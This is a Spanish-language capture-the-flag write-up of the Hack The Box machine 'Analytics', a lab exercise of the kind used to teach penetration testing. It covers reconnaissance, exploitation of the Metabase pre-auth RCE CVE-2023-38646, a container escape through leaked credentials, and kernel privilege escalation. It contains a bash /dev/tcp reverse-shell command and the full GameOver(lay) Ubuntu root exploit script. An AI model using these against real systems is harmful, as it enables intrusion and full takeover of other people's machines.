

239- ANALYTICS

1. ANALYTICS



https://app.hackthebox.com/machines/Analytics




1.1. Preliminar


- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. La máquina responde. Por su TTL y parece que nos enfrentamos a un *Linux*.
  - 


1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Solo tenemos los *puertos 22 y 80* abierto, por lo que parece que la intrusión será por página web.
    - 
```
❯ nmap -sS -p- --open 10.10.11.233 -T5 -n -Pn --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 19:28 CET
Nmap scan report for 10.10.11.233
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```
- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
    - 
```
❯ nmap -sCV -p80 -n 10.10.11.233 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 16:32 CET
Nmap scan report for 10.10.11.233
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```
- Como se está aplicando **virtual hosting**, no nos resuelve esta dirección IP. Por ello, añadimos a nuestro /etc/hosts la IP y el nombre para que resuelva.
    - 
```
❯ cat /etc/hosts
File: /etc/hosts
1  # Host addresses
2  127.0.0.1  localhost
3  192.168.1.130  parrot
4  ::1        localhost ip6-localhost ip6-loopback
5  ff02::1    ip6-allnodes
6  ff02::2    ip6-allrouters
7
8  # Others
9  10.10.11.233 analytical.htb
```


1.3. Metabase exploit

- **CVE-2023-38646**:
- Accedemos al servicio web e investigamos un poco la página. La sección de login nos redirige a *data.analytica.htb*, así que también añadimos este subdominio al /etc/hosts. Dentro de este panel de login, podemos acceder a **Metabase** con unas credenciales. Metabase es una plataforma de análisis de datos de código abierto que permite a las organizaciones y usuarios explorar, visualizar y compartir datos sin necesidad de conocimientos especializados en ciencia de datos o análisis.
    - 


- Buscamos posibles exploits para Metabase, y no encontramos ninguno con Searchsploit ni Metasploit. No obstante, buscamos en internet y encontramos el siguiente. Podemos encontrar más información sobre cómo explotar esta vulnerabilidad en el siguiente enlace.
  - https://github.com/m3m0o/metabase-pre-auth-rce-poc
  - 


- Para este exploit, necesitamos proporcionar, entre otros parámetros, un setup-token, el cual hemos podido obtener en la siguiente ruta: /api/session/properties. Descubrimos este endpoint consultando en las herramientas de desarrollador.
  - 


- Accedemos a esta ruta y filtramos para encontrar el valor de setup-token.
  - 

- Una vez tengamos este valor, para ejecutar el exploit, proporcionaremos el dominio, el valor de este token y el comando a ejecutar, con el cual nos enviaremos una shell reversa a nuestra máquina de atacante mediante: `"bash -i >& /dev/tcp/10.10.16.3/443 0>&1"`. Nos ponemos en escucha por el *puerto 443*. La instrucción completa para ejecutar el exploit sería: `python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >& /dev/tcp/10.10.16.3/443 0>&1"`. Conseguimos acceso al sistema.
  - 


1.4. Docker breakout via leaked credentials


- Al hacer `hostname -i`, nos damos cuenta de que estamos en un contenedor, por tanto, tendremos que escapar de él.
    - 


- Usamos `uname -a` para obtener información sobre el sistema operativo, y encontramos un usuario y contraseña.
    - 

- Usamos estas credenciales para conectarnos a la máquina por SSH. Obtenemos acceso. Somos el usuario *metalytics*.
    - 

1.5. Privesc via kernel exploitation

- CVE-2023-2640:
- En principio, no podemos hacer `sudo -l` ni tampoco vemos archivos relevantes con el permiso SUID asignado. No obstante, hacemos nuevamente `uname -a` para ver la versión del kernel. Vemos lo siguiente.
    - 

- Buscamos exploits para esta versión *6.2.0* del **kernel**, y encontramos este que aparece a continuación. Más información en este repositorio que compartimos.
  - https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh?source=post_page-----8cf81fa970ca----------
  - 

- Clonamos en nuestra máquina este exploit, lo compartimos mediante un servidor con Python y los descargamos desde la máquina víctima. Le damos permisos de ejecución. Lo ejecutamos. Obtenemos nuestra sesión como **root**. Podemos ver el exploit unas líneas más abajo.
  - 


```
#!/bin/bash

# CVE-2023-2640 CVE-2023-3262: GameOver(lay) Ubuntu Privilege Escalation
# by g1vi https://github.com/g1vi
# October 2023

echo "[+] You should be root now"
echo "[+] Type 'exit' to finish and leave the house cleaned"

unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
```